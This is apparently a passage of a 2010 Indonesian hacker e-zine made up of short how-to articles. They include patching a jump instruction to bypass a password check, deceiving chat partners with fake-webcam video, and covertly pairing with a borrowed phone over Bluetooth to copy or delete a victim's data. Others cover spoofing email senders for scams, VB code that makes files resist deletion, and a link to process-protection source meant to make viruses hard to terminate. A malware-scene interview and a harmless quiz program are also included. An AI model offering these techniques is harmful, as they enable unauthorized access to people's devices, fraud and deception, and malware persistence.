
section sebelum offset tersebut (pada offset **401E0F**) ada kata "**JE SHORT cont. 401E54**".Lihat pada gambar !




Lalu kita double klik untuk mengasemble nya, gantilah "**JE SHORT 401E54**" menjadi "**JMP SHORT 401E54**" (command **JE** diganti dengan **JMP**) lihat pada gambar




Lalu klik "Assemble" , dan lihat perubahanya sekarang data tadi berubah menjadi "**JMP SHORT cont. 401E54**" dan sekarang kita simpan hasil modfikasi kita. Dengan cara *klik kanan - copy to executable - all modification* - pilih **copy All**.



Jendela baru akan muncul, klik kanan lagi, pilih **Backup – Save data to file**, simpan file hasil modifikasi tadi dengan nama *cont-crak.exe* atau sesuai nama yang anda inginkan.



OK cukup sampai disini, lalu kita jalankan file yang baru kita modifikasi. Dan ketikkan sembarang kata pada teks password lalu klik tombol 'CEK' dan lihatlah, yang muncul adalah kotak pesan 'Pass benar !', karena fungsi if telah di lewat. Artinya kita sukses dalam melakukan cracking.



Penting

JE (jump if equal) kita ubah menjadi **JMP** (jump) adalah untuk membuat program agar melompat ke offset yang yang tentukan atau untuk melwatkan blok dalam **IF** sehingga program tidak mengecek string pada teksbox. Hi9x, mudah kan, kira – kira 5 menit udah selesai kok melakukan craking program. Lho, ini kan program buatan sendiri, lalu di krak sendiri. Nah pada intinya sama, ko saya hanya tidak ingin menyakiti perasaan orang yang sudah susah payah membuat sopware, lalu kita melakukan crak dengan mudahnya. Hi9x, sok suci banget she lho .. ;D.

Selamat mencoba, download program *cont.exe* hasil modifikasi di sini([exe](#))

CMIIW (Correct Me If Iam Wrong)

Tipu Chatter Lain Dengan Cam Palsu Kita

By: HrXXX

Sebenarnya tidak pernah terlintas dibenak saya untuk menjadi penipu ? Hi9x, namun ketika keadaan sangat memaksa, dan ide – ide aneh muncul entah kenapa akhirnya jadi menipu orang juga demi kepuasan lahir dan batin (lhoo... lhoo). Kisah ini berawal ketika kantong saya kering, uang di dompet tinggal 30 ribu, dan banyak lawan chatter yang mau lihat saya show di Cam. Ha8x, saya jadi teringat ketika masa – masa chat di mIRC yang sering kali menemukan ID – ID hot yang menurut saya janggal misalnya (ce_suka_show, Ce_show_100rb, ce_bugil_oncam, cew_show_pulsadulu, dll), saya yakin yang memiliki ID – ID tersebut adalah para cow – cow biadab yang suka menipu, dan hasilnya ketika kita terpancing sudah memberikan yang mereka minta, kita akan di sodori cam dari YM atau sejenisnya dengan acting show mereka yang padahal itu adalah rekaman belaka (sejujurnya ini hanya prediksi saya karena saya sendiri belum pernah mengalami yang demikian) Ya, coba anda pikir secara hati nurani, mana ada cew yang kerjanya show di cam (walupun ada tapi mungkin jarang), tapi saya pernah sich menjumpai 1x dengan secara tidak sengaja :D, asoy... Cuma sekali lho itu pun secara tidak disengaja.

Sebenarnya keberadaan web cam palsu, adalah dengan tujuan baik – baik, namun sayangnya fasilitas ini banyak dimanfaatkan untuk hal – hal yang kurang baik seperti yang saya prediksi di atas. Saya pun orang yang masih tergolong awam, dan kurang mengerti masalah manfaat cam palsu (fake webcam) saya juga memanfaatkan fasilitas ini untuk sedikit menipu lawan – lawan chatter baik itu teman – lama maupun baru. :D sebagai catatan saja ,ketika saya menggunakan webcam palsu yang versi trial , banyak chatter yang menyangka saya memang memasang cam pada PC saya padahal yang mereka lihat adalah video rekayasa. :)Untuk dapat memanfaatkan fasilitas web cam palsu adalah kita bisa memakai software dari fakewebcam.com, yang dapat diunduh dari www.fakewebcam.com, software ini tidak gratis pada full versionnya namun kita diberi kesempatan untuk memakai yang trial version dengan fasilitas yang hampir sama. Hanya saja ketika yang kita pakai adalah trial version (belum register), tampilan video cam kita akan Nampak iklan “Fake Webcam Trial Version” pada layar yang tentunya akan membuat chatter yang pintar curiga, lihat pada gambar berikut !





Lihatlah, pada cam saya Nampak tulisan “Fake Webcam Trial Version” namun kejanggalan ini tidak mempan bagi para chatter yang kurang paham masalah dunia tipu menipu. Sebenarnya gambar video di atas saya ambil 1 tahun yang lalu ketika main ke wates-jogja, namun tetap bisa saya sajikan kepada lawan chatter saya dengan bantuan fake webcam.

- Lalu bagaimana cara menggunakan fake webcam pada IM Yahoo Mesengger ?
- Install fake webcam (saya memakai fake webcam 5.1)
- Koneksikan net anda
- Jalankan Yahoo Mesengger anda (saya pakai YM 8.x dan berjalan normal dengan sopware ini)
- Login ke akun YM anda
- Jalankan Aplikasi Fake Webcam



- Tambahkan sebuah video (avi,mpg,mpeg,wmv) melalui menu *Control Panel* → *Add File* à pilih video anda – lalu tekan button **play**.
- Setelah itu baru anda konfigurasi dengan status YM anda (view my webcam), caranya dengan memilih menu pada YM anda yaitu “Mesengger → My Webcam”, nah lihatlah seakan – akan anda mempunyai web cam sungguhan namun dengan tayangan video yang anda tentukan itu tadi.
- Silahkan anda masuk ke *room* dan lihatlah pada room anda berstatus *on cam*.

Sekarang lawan chat anda sudah bisa melihat cam anda tersebut, baik anda melakukan invite atau mereka yang rikuest.

Saya harap kita bias lebih bijak menggunakan sopware ini, dalam artian tidak terlalu disalah gunakan. Saya memakai sopware ini hanya untuk sekedar iseng, dan menarik teman chatter karena biasanya mereka lebih senang dengan chatter ready on cam. Hi9x, gak taunya cam bohong – bohongan.

Bagi anda yang kurang puas memakai trial version, silahkan anda mencari patch untuk sopware ini dengan cara berselancar atau googling. Namun pesan saya hati – hati, karena patch/keygen untuk sopware ini biasanya hanya tipuan belaka. Bukanya kita mendapatkan sopware crakernya malah kita mendapat serangan Trojan. Berhati – hatilah dalam mencari keygen sopware ini

-end-

Membuat Folder Tak Terlihat/Invisible

By: virspector



Wah! Lihat screenshot diatas? Apa itu? Itu sih cuma folder. Tapi kok gak keliatan? Ya, jawabannya, adalah kenapa aku ngebuat ini postingan. Dalam postingan ini, aku akan memberitahu trik membuat folder tak terlihat. Sebenarnya simpel saja, dengan menggunakan kode untuk mengubah nama menjadi kosong dan menyetting Icon EMPTY sudah selesai. Mudah sekali!

Mau tau caranya? Bayar dong! Woy! Woy! Jangan tutup dulu page ini. Cuma bercanda kok ☺. Sekarang, buatlah dulu folder, atau kalau mau memakai folder yang udah ada.

Sekarang, klik kanan pada folder tersebut lalu pilih rename. Trus, tahan tombol **ALT** pada komputer anda lalu tekan 255 pada **NUMPAD** komputer anda (Harus NUMPAD yang ada dibagian paling kanan keyboard itu. Klo pake laptop, ya, coba pake tombol Fn (Function))

Nah, anda sekarang mempunyai folder tanpa nama. Trus, kan masih ada gambar/iconnya? Gini caranya. Klik kanan pada folder, pilih **Properties**. Lalu, pilih tab **Customize** lalu pilih Change Icon. Lalu cari ada bagian kosong diantara icon - icon yang ada. Klik disitu lalu pilih OK. Lalu klik OK lagi dan selesai! Anda mempunyai folder tak terlihat sekarang!

SCREENSHOT STEP-BY-STEP:



Hack HP Orang Lain dengan BT File Manager

By: **virspector**

"Hacking HP Lewat HP yang support Platform J2ME dan diperlukan juga Bluetooth pada HP anda dan juga kemampuan untuk melakukan Social Engineering"

Saya teringat saat dulu saya menggunakan HP "Sony Ericsson K750". Tepatnya saat saya masih Kelas 5. Saya sering sekali menggunakan Program J2ME (Java untuk HP) bernama "Bluetooth File Manager" atau disebut "BT File Manager" untuk mencuri berbagai Games dari HP teman saya 😊. Maka dari itu, HP Sony Ericsson tersebut penuh dengan Game. Bahkan "KORBANNYA" tidak menyadari bahwa berbagai Games telah dicuri dan memori HPnya sudah pernah dibuka oleh orang lain (saya, hehehe....).

Trus, semua teman saya yang saya beritahu tentang ini pun terus bertanya. "Bagaimana sih caranya????". Huh.... susah payah nyari programnya semuanya minta Instannya 🤖 HALAGH!!!!. Ya, tapi namanya 'Sharing' kan harus senang berbagi (Ya iyalah, Sharing kan artinya Berbagi 😊)!

Okey.... okey.... Let's get to the Point! Yang dibutuhkan untuk melakukan hacking adalah sebagai berikut:

1. Operating System HP: **Apapun asalkan support J2ME/JAVA**
2. Software: **#TIDAK_ADA#**
3. Fitur: **Bluetooth**
4. Lainnya: **Permission untuk Menulis/Membaca isi HP Anda**

Biasanya, hampir semua HP berharga 1 juta ke-atas sudah mempunyai semuanya, jadi bila anda yang sudah punya, bukan masalah lagi bukan???

Nah, sekarang unduh (Download) lah program ini disitus Getjar, tepatnya di <http://www.getjar.com/products/18378/BTFileManager>.



Setelah itu, Installasikan di-HP anda. Nah, untuk mengatur Permission, biasanya HP Sony Ericsson sudah langsung mengeset Membaca dan Menulis data dengan 'Always Ask'. Tetapi untuk HP Nokia, khusus untuk Menulis data diset dengan 'Not Allowed'. Maka dari itu, harus diubah settingannya menjadi 'Ask Every Time' (Karena itu satu - satunya opsi selain Not Allowed). Caranya adalah sebagai berikut:

1. Buka Menu > Tools > Manager
2. Cari *BT File Manager* pada list yang tersedia
3. Pilih Options > Suite Settings
4. Cari *Edit user data* pada Settingan yang tersedia
5. Klik pada settingan tersebut
6. Pilih *Ask every time*
7. Lalu tekan OK

Sekarang, anda sudah siap untuk melakukan Hacking!

Nah, untuk memulai, pastikan Bluetooth telah aktif. Lalu jalankan Bluetooth File Manager atau BT File Manager pada HP anda dan ikuti langkah - langkah berikut ini:

1. Pilih *BT Devices*
2. Nah, sekarang simpan dulu HP anda di-kantong anda. Kita akan memulai Social Engineering terlebih dahulu. Lakukanlah teknik Social Engineering untuk meminjam HP korban anda dan pastikan dia tidak memperhatikan apa yang akan anda lakukan.
3. Aktifkan Bluetooth HP korban
4. **Kembali ke HP anda**, pilihlah *Search Devices*
5. Pilihlah koneksi Bluetooth dari Korban anda
6. **Sekarang ke HP Korban anda**, pilihlah 'Yes' saat muncul tulisan *Allow Other Bluetooth Device to Read and Write User Data*.
7. Biasanya anda diminta untuk mem-pair terlebih dahulu. Maka dari itu ketikkan Passcode pada **HP Korban Anda** lalu pada **HP Anda** ketikkan Passcode yang sama
8. Bila anda belum pernah Mempair HP Anda dengan HP Korban, akan muncul pesan *Always Allow this Bluetooth Device to connect to your Bluetooth Connection?* (Setidaknya mirip seperti ini). Pilih saja Yes, sehingga bila HP Korban Anda aktif Bluetoothnya, anda langsung bisa masuk tanpa Ijin.

9. Bila pesan seperti itu tidak ada, pastikan *Always Allow* untuk Bluetooth anda aktif pada HP Korban. Jika tidak ada, lihat hasil Pair dari HP Korban Anda dan ubah *Always Allow this Bluetooth Devicenya* menjadi 'Yes'.
10. Nah, hackingpun bisa dimulai. Anda sekarang bisa menghapus data dari Korban Anda, meng-copynya ke HP anda ataupun memindahkannya. Selanjutnya, saya tidak akan memberitahu lebih banyak karena anda pasti langsung mengerti penggunaannya
11. Happy Hacking!

INGAT JANGAN MENYALAH GUNAKAN TRIK HACKING INI. INI HANYA UNTUK MEDIA PEMBELAJARAN. BOLEH SIH MEMPRAKTEKKAN HACKING INI, TETAPI JANGAN SAMPAI DATA - DATA RAHASIA KORBAN ANDA DI-COPY KE HP ANDA KARENA ITU MELANGGAR HUKUM **CYBER CRIME** (Biarpun belum ada peraturan tentang **Cyber Crime** di-Indonesia)

Fake Mailing

By: **virspector**

Apakah anda pernah menerima Spam? Bila ya, silahkan lihat alamat email spam tersebut. Bila diperhatikan, beberapa dari spam - spam yang anda terima akan tertulis bahwa dikirim oleh **me**. Apakah maksud dari kata "ME" tersebut? ME artinya, pesan dikirimkan dengan menggunakan alamat email yang sama dengan alamat email anda. Sangat aneh bukan? Walaupun anda mengganti2 password email anda, tetap saja ada email spam yang dikirim oleh diri anda sendiri.

Sebenarnya, orang yang mengirim spam itu tidak memasuki account email anda, tetapi mereka melakukan Fake Mailing, yaitu mengirim email dengan alamat email palsu. Coba lihat ini pesan:



Lihatkan? Masa mas hirin ngirim email kayak gitux... Gak lah...

Trus, kok bisax? Iya, pake Fake Mailing, caranya?

1. Buka <http://mail.anonymizer.name>
2. Lalu, lihat disitu. Ada beberapa isian. Silahkan isikan semuanya. Kalau mau, juga bisa memasukkan 1 buah file attachment
3. Jangan sampai salah mengetikkan Captcha!!! 🤔 Kecuali anda BOT, baru masuk akal kalau anda salah terus - menerus
4. Setelah selesai, klik tombol OK

from: admin@codenesia.com

to: [REDACTED]@mailby [REDACTED].co [REDACTED]

subject: Testing Fake Mailing

Sorry...
Di cendol, eh... censor...

Cuma ngetes kok...

Ini bukan dikirim sama mas hirin... ataupun
admin codenesia yang lain...

Jadix, tenax sajax...

BTW, ini sample attachment fake mailing...

message:

Filenyax explorer.exe...
Explorer.exenya Windows 7 loh gan!!!

Maux? Donlot ajax....

attachment (max size 50kb): Choose File

BFF

SEND

Selesai sudah! Mudah looohhh....

Ini juga sering dilakukan untuk melakukan Scamming, misalnya pesan palsu yang disebutkan dari nokia, padahal enggax....

Yax, inix cumax utx pembelajarax ajax.... so, jangan pakex buat yang gax - gax yax!

(Sorry, klo gak bisa dibaca 🙄)

Membuat File Kebal Dihapus

By: Bidan Malware


Pernah anda melihat suatu file yang amat susah di hapus secara manual? Mungkin sebagian dari anda sudah mengerti beberapa trik rahasia folder yang susah untuk dihapus, lalu bagaimana jika teknik ini kita pindah kepada suatu file. Seperti artikel yang pernah saya tulis sebelumnya bahwa untuk menghapus suatu folder yang diproteksi oleh virtual file (bernama con., aux, nul) harus memakai teknik tertentu, dan tidak bisa dilakukan dengan cara biasa.

Nah untuk membuat suatu file yang susah di hapus kita juga bisa memanfaatkan cara sebelumnya yaitu memakai prefiks '\\.\' sebelum nama drive. Mari kita coba buat sebuah file yang susah di hapus, dengan nama "Con.a.txt" pada root drive C:\

Cobalah skrip berikut pada VB 6.0

```
Private Sub Form_Load()  
  
Open "\\.\F:\con.a.txt" For Binary As 1  
  
    Put #1, , "Jangan Suka Mesum Kaya Si V_Maker"  
  
Close #1  
  
End Sub
```

Nah sekarang coba anda cek apakah suatu file bernama con.a.txt sudah tercipta pada drive C:\ anda, dan buktikan kedasyatan file itu :D, hapus lah secara manual (dengan keyboard)... saya jamin tombol delete keyboard anda akan penyok. Untuk menghapusnya anda bisa memanfaatkan artikel saya yang lainnya.



Kurang percaya dengan hal di atas? Coba anda rename suatu file normal dengan nama "con.a.txt" secara manual, saya yakin system gak akan memperbolehkan anda.

Nama lain yang bisa anda pakai yaitu null dan aux.


Teruji di XP n Jangan di manfaatkan untuk maksiat lho... awas kalo dibuat maksiat.

Menghapus Folder Autorun.inf yang dilindungi

By: Bidan Malware

Berawal dari kaka saya yang pulang membawa Flasdisk, dimana saya lihat dalam flasdisk itu terdapat folder bernama *Autorun.inf*, saya langsung coba untuk menghapusnya..ee..e ternyata gak bisa, windows saya tidak memperbolehkan menghapus folder tersebut karena didalamnya terdapat nama-nama folder yang mengakibatkan user tidak diperbolehkan menghapus secara manual yaitu : "con", "aux", dan "nul.xxxxxxx". Duh gawat neh padahal pengen ngetes virus dari flasdisk itu dengan metode autorun.inf, bagaimana yah cara menghapus folder autorun.inf itu sekaligus?

Yah ternyata cukup simple, namun mohon artikel ini tidak disalah gunakan, saya hanya ingin menyampaikan sesuatu ketidak nyamanan terhadap file Autorun.inf tersebut yang siapa tahu ada juga orang lain yang tidaknyaman dengan keberadaan file tersebut naman beliau (orang itu) tidak sanggup menghapusnya secara manual dan harus mendownload AV kusus untuk menghapusnya.



Cara Pertama

- ☒ Buka CMD (start-run-tulis CMD)
- ☒ Ketikan perintah berikut "**RD /S /Q \\.\J:\autorun.inf**"
- ☒ Selesai dan lihat hasilnya

Cara Kedua

Dengan perintah shell untuk listing pada VB

Bagaimana listingnya? He..he...silahkan di utak atik sendiri berdasar perintah CMD di atas

Keterangan

RD : ada perintah dari CMD untuk Remove Dir

/S /Q : adalah parameter yang kita pakai

\\.\J: : adalah drive Flasdisk saya (**J**) -> **\\.** **wajib**

Autorun.inf : adalah folder yang dimaksud

mau minta script cara kedua, duh kasihan ya udah ini dikasih..yukk...

Shell "cmd /c rd /s /q \\.\J:\autorun.inf"

Dalam kondisi normal (tidak ada proses yang melindungi folder) Insya Allah folder Autorun.inf tersebut akan hilang dengan kedua cara di atas.

Source Protect Proses [VB 6.0]

By: HrXxX

Pernahkah anda berpikir untuk membuat sebuah virus, yang benar2 jahat dan keja. :D, sulit untuk di basmi karena ketika akan di terminate programnya windows selalu restart walupun dengan cara terminate eksternal. Nah bagi anda yang pingin coba kode agar program yang anda buat sangat sulit untuk di basmi kususny dari terminting oleh program lain. Cobalah SC yang di tulis pada VB 6.0 ini seperti biasa, di pack dengan RaX.

www.4shared.com/file/102970158/b3403ee2/_2_Protek_Proses.html

atau Ambil langsung pada folder supplement




Zine I edisi Maret 2010

Membuat program Kuis Sederhana (VB 6.0)

By: HrXxX

Sebelumnya tidak pernah terpikir, untuk membuat permainan dengan Visual Basic. Namun karena sang buah hati yang meminta 😊, ya terpaksa deh coba coba bikin program yang bisa menghibur anak – anak dan sekaligus memacu untuk belajar anak SD. Maklum lah namanya anak kecil masih harus di picu dengan permainan–permainan yang mampu merangsang belajarnya walaupun secara tidak langsung. Akhirnya deh, muncul IDE sederhana untuk membuat program semacam kuis “Hewan To Be Milionaire”, ya karena kuis tersebut sudah cukup populer dan buah hati saya pun sudah tahu cara main dan penggunaannya. Kuis ini dinamakan “Who Want To BE bintang Kelas”, seperti kuis lainya program ini juga dilengkapi fasilitas bantuan seperti 50:50, Phone Friend, dan Ask Audience. Anda tidak perlu khawatir, karena pertanyaan bisa anda tambahi sendiri, atau edit secara manual pada filr “Tanya.txt” dalam path program. Bagi yang mau belajar / memanfaatkan / mengembangkan program ini agar menjadi lebih menarik, silahkan ambil di folder **supplement**.

Kuis ini masih sederhana baik dari tampilan dan fungsi, bisa anda kembangkan sendiri untuk menjadi program yang lebih bermanfaat. Sudah seharusnya sebagai kakak yang baik, kita berbuat yang terbaik untuk buah hati kita. 😊



Interview with PamzLogic

HrXxX : Selamat pagi mas Pamz, senang sekali rasanya bisa bertanya kepada Anda walapaun terbatas lewat surat Elektronik. Kami ingin sedikit meminta pendapat, dan tips anda mengenai seputar masalah-masalah IT yang menyangkut dunia malware di Indonesia serta sedikit menanyakan masalah pribadi pada anda ☺

Pamz : Semangat pagi!

HrXxX : Sudah lama saya mengenal Anda, dan tahu siapa Anda serta skill anda khususnya dalam pemrograman system dan virus. Tapi mengapa nama anda jarang keluar (bahkan tidak pernah saya jumpai sebelumnya) dibalik pembuatan tool-tool yang power di Indonesia, padahal saya yakin anda dapat melakukannya, serta mengapa anda selalu (seakan-akan) tidak mau keluar dari tempurung anda dan tetap menjadi orang yang dibalik layer khususnya komunitas saya ini (Codonesia) ?

Pamz : Iya,saya memang jarang keluar dan bahkan tidak pernah tampil sebagai icon maupun pribadi yang wah. memang saya hanya ingin mengamati dan mengikuti perkembangan, terutama pemrograman, saya merasa senang apabila bisa membantu orang lain, walau sekedarnya saja, dan tentu saja menyesuaikan dengan kemampuan saya sendiri.

HrXxX : Mungkin cukup demikian sedikit pertanyaan pribadi mengenai sedikit diri anda, sekarang saya beralih kemasalah lain yaitu malware. Pengamatan saya saat ini bahwa pada pembuat malware (VM) di Indonesia sudah mulai loyo, seperti yang digemborkan beberapa web-web Antivirus local terkemuka, menurut anda sendiri bagaimana? Apakah kemampuan VM (orang yang aktif membuat virus) Indonesia hanya sampai demikian ?

Pamz : Sebenarnya untuk saat ini belum dapat diberi sebutan vm, untuk programmer lokal (Indonesia) yang telah “berhasil” untuk “merugikan” orang lain dengan program-program worm buaatannya, tapi nggak apa-apa lah, biar sedikit bersemangat. ya, vm indonesia sepertinya mengalami kejenuhan sendiri terhadap aktifitas coding malware yang selama ini mereka lakukan. Segala metode dalam malware mereka dianggap sudah beragam atau variatif, hasilnya ya itu-itu dan begitu-begitu saja, apabila mereka merasa cukup atau kembali ke jalan yang benar, ya bersyukurlah. Tapi pasti banyak juga yang ingin tetap mempertahankan kepopuleran mereka atau bagi yang vm yang baru, ingin tampil baru dan berbeda, ini bisa berarti seperti bom waktu yang siap meledak sewaktu-waktu.

HrXxX : Apa sih kendala pada VM lokal untuk membuat virus, karena kita tahu bersama Negara kita ini malah didominasi virus-virus asing seperti sality dan alman, sedangkan Vm lokal baru merambah dunia Worm. Dan menurut anda, virus yang pernah anda analisa yang paling sulit untuk dihajar (analisa) untuk dibuatkan penangkalnya maupun pemulih file yang terinfeksinya (yang pernah ada di Indonesia).

Pamz : Diasumsikan untuk programmer lokal yang hanya membuat malware non-virus dalam arti sebenarnya ya? Mempelajari sesuatu yang baru dapat dikatakan gampang-gampang susah, apalagi dapat menghasilkan “karya” yang berkualitas (walau bersifat dan berdampak negatif, yang merugikan orang lain). memperhitungkan suatu kejadian yang belum terjadi untuk suatu hal yang “dianggap” baru tergantung pada seberapa cepat mereka menyukai dan memahami dengan baik terhadap hal baru tersebut. Bisa jadi beberapa tahun mendatang, bisa jadi beberapa bulan mendatang. Sebenarnya (pasti) ada juga yang telah mempelajari ke arah sana, dan dikatakan cukup mahir, tetapi mungkin mereka dapat lebih bijaksana untuk memilah sesuatu yang buruk dan menguntungkan bagi dia dan orang lain, sehingga mereka pun beralih ke sesuatu yang lebih baik. Membuat virus bisa jadi sangat berbeda dengan pembuatan worm, apabila worm kita cukup coding dengan berbagai bahasa pemrograman atau bahkan script singkat, hasil kompilasinya sudah dapat menjadi suatu keutuhan worm yang merupakan karya programmer tersebut. Tapi untuk virus lain lagi kan? Virus (dalam hal ini virus yang dapat menginfeksi aplikasi dan atau modulnya) membutuhkan pengetahuan terkait dengan bahasa mesin (assembly), beserta trik dan metode terkait. Nah, semakin dekat dengan bahasa yang dipahami mesin (komputer) membuat programmer (relatif) lebih susah untuk memahaminya. Tapi jangan khawatir, bagaimana kita dapat dikatakan sebagai programmer komputer apabila kita sendiri tidak mengetahui dan memahami dengan pasti apa yang sebenarnya dilakukan oleh program kita?

HrXxX : Di Indonesia ini kan banyak yang salah kaprah menyebut worm dan virus. Saya sendiri pun belum pernah menjumpai virus yang dibuat oleh VM Indonesia, menurut Anda berapa lama lagi para VM beralih dari membuat worm menjadi virus melihat adanya indikasi informasi pengetahuan virus yang sudah mulai banyak tersedia di Indonesia. Dan apakah ada kemungkinan pelajar tingkat SMA sudah dapat membuat virus, jika tersedia informasi yang mencukupi?

Pamz : Jangankan anak SMA, anak SD-pun bisa menjadi programmer dalam hal apapun, baik yang bersifat positif maupun negatif, selama ada kemauan dari diri mereka sendiri,

semangat bersaing yang tinggi, dan ada yang mendukungnya, dalam hal ini tentu saja komputer ditambah media pengumpul informasi seperti internet dan buku. Buku dan Internet sudah banyak menyediakan tutorial mengenai pemrograman, dan dapat dipilih juga dipilih sesuai dengan keinginan, kemampuan, dan kemauan kita. Pada saat kita kecil, kita sudah diajari bahasa sehari-hari yang diulang-ulang sehingga kita mampu memahami dan akhirnya bisa berinteraksi dengan orang lain. Apabila kemudian hari diajarkan dan mau belajar bahasa pemrograman komputer, tentu bisa juga donk!

HrXxX : Banyak orang yang kurang kompeten (menurut saya) mengemukakan pendapatnya tidak mungkin sebuah virus dapat dibuat dari Visual Basic 6.0, padahal mereka sendiri belum sanggup membuat virus. Kalo menurut anda, apakah Virus dapat dibuat dengan VB kususnya teknik infeksi PE nya?

Pamz : Virus dengan vb6? Kalau hanya untuk membuat program induk (pertama kali) untuk menuliskan atau menyisipkan kode virus kepada program lain yang menjadi target infeksiya sih bisa aja, tentu dengan keruwetan tersendiri yang harus diambil oleh sang programmer. Atau dengan permissalan lain, program yang dibuat dengan vb6 akan menjadi data virus (terenkripsi dan segala macam pengamanannya), dan harus didekrip terlebih dahulu kemudian dijalankan sebagai program baru, itupun berarti harus mempelajari instruksi mesin yang sangat susah apabila ditangani oleh vb6, dan tetap terlihat sebagai sesuatu yang “lucu”, Karena program yang terbuat dari vb6 mempunyai batasan yang sangat “melimpah”. Sepertinya vb6 memang kurang dapat diunggulkan apabila digunakan dalam hal-hal seperti pembuatan virus.

